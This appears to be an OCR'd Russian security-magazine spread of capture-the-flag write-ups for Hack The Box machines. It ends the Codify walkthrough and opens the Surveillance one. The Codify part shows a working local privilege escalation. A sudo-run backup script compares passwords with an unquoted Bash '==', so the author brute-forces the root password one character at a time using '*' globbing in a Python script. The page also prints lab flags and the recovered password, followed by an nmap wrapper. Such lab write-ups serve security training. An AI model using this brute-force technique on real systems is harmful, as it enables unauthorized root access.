


```
joshua@codify:~$ id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
joshua@codify:~$ cat user.txt
bd7e2eb8d2a22431cccdeb4a000bf39e
joshua@codify:~$
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Так как разведку на хосте мы уже проводили, заново запускать сканирующие скрипты смысла нет, нужно лишь прицельно проверить несколько мест. Первое, что нужно проверять в таких случаях, — это настройки sudoers. Посмотреть их можно командой `sudo -l`.




```
joshua@codify:~$ sudo -l
[sudo] password for joshua:
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
joshua@codify:~$
```

Настройки sudoers

Справка: sudoers

Файл `/etc/sudoers` в Linux содержит списки команд, которые разные группы пользователей могут выполнять от имени администратора системы. Можно просмотреть его как напрямую, так и при помощи команды `sudo -l`.


Судя по содержимому, можно без ввода пароля выполнить скрипт `/opt/scripts/mysql-backup.sh` в привилегированном контексте, то есть от имени пользователя `root`. Просмотрим, что делает этот скрипт.



```
joshua@codify:~$ cat /opt/scripts/mysql-backup.sh
#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

Содержимое файла mysql-backup.sh


При запуске скрипт запросит пароль пользователя root. Введенный пароль сравнивается с тем, что записан в файле `/root/.creds`. Если пароль верный, будет сделан запрос к базе данных. Но проблема в том, что в случае Bash при сравнении оператором `==` мы можем использовать `*` как символ регулярного выражения.



```
joshua@codify:~$ echo \* | sudo /opt/scripts/mysql-backup.sh

Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
joshua@codify:~$
```

Тестовый запуск скрипта

Таким образом, можно посимвольно перебрать пароль, используя для неизвестной части символ `*`. К примеру, для пароля `pass` введенная строка `p*` пройдет сравнение, а `c*` нет. Для автоматического перебора будем использовать Python и отбрасывать варианты, в ответе которых есть строка `Password confirmation failed`.




```
joshua@codify:~$ python3
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import subprocess
>>> cmd = "echo 'asd' | sudo /opt/scripts/mysql-backup.sh"
>>> subprocess.run(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True).stdout
'\nPassword confirmation failed!\n'
>>>
>>>
```

Тестирование скрипта

После получения каждого нового верного символа пароля будем проверять, не подойдет ли собранная строка без символа `*`. Если в ответе будет строка `Password confirmed`, значит, мы нашли верный пароль.


```
import subprocess
import string

chars = string.digits + string.ascii_letters
root_pass = ""

found = False

for i in range(50):
  for c in chars:
    cmd = f"echo '{root_pass}{c}*' | sudo /opt/scripts/mysql-backup.
sh"
    out = subprocess.run(cmd, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True).stdout
    if "Password confirmation failed" not in out:
      root_pass += c
      print(root_pass)

      cmd = f"echo '{root_pass}' | sudo /opt/scripts/mysql-backup.sh"
      out = subprocess.run(cmd, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, text=True).stdout
      if "Password confirmed" in out:
        print(f"Password found: '{root_pass}'")
        exit()
```



```
joshua@codify:~$ python3 brute.py
k
kl
klj
kljh
kljh1
kljh12
kljh12k
kljh12k3
kljh12k3j
kljh12k3jh
kljh12k3jha
kljh12k3jhas
kljh12k3jhask
kljh12k3jhaskj
kljh12k3jhaskjh
kljh12k3jhaskjh1
kljh12k3jhaskjh12
kljh12k3jhaskjh12k
kljh12k3jhaskjh12kj
kljh12k3jhaskjh12kjh
kljh12k3jhaskjh12kjh3
Password found: 'kljh12k3jhaskjh12kjh3'
joshua@codify:~$
```

Результат перебора пароля

Мы получаем пароль и можем зайти от имени рута и забрать последний флаг.




```
joshua@codify:~$ su root
Password:
root@codify:/home/joshua# id
uid=0(root) gid=0(root) groups=0(root)
root@codify:/home/joshua# cat /root/root.txt
70d7d5d9c100fd09a7336f8fb9657785
root@codify:/home/joshua#
```

Флаг рута

Машина захвачена!

HTB SURVEILLANCE



Эксплуатируем инъекцию команд через скрипт ZoneMinder

В этом райтапе я покажу процесс эксплуатации RCE-уязвимости в системе управления контентом ZoneMinder, но сначала проведем атаку на другую CMS — Craft — и покопаемся в ее базе данных. В конце повысим привилегии через инъекцию команд ОС.

RalfHacker
hackerralf8@gmail.com

Наша цель — получение прав суперпользователя на машине Surveillance с учебной площадки Hack The Box. Уровень сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.245    surveillance.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



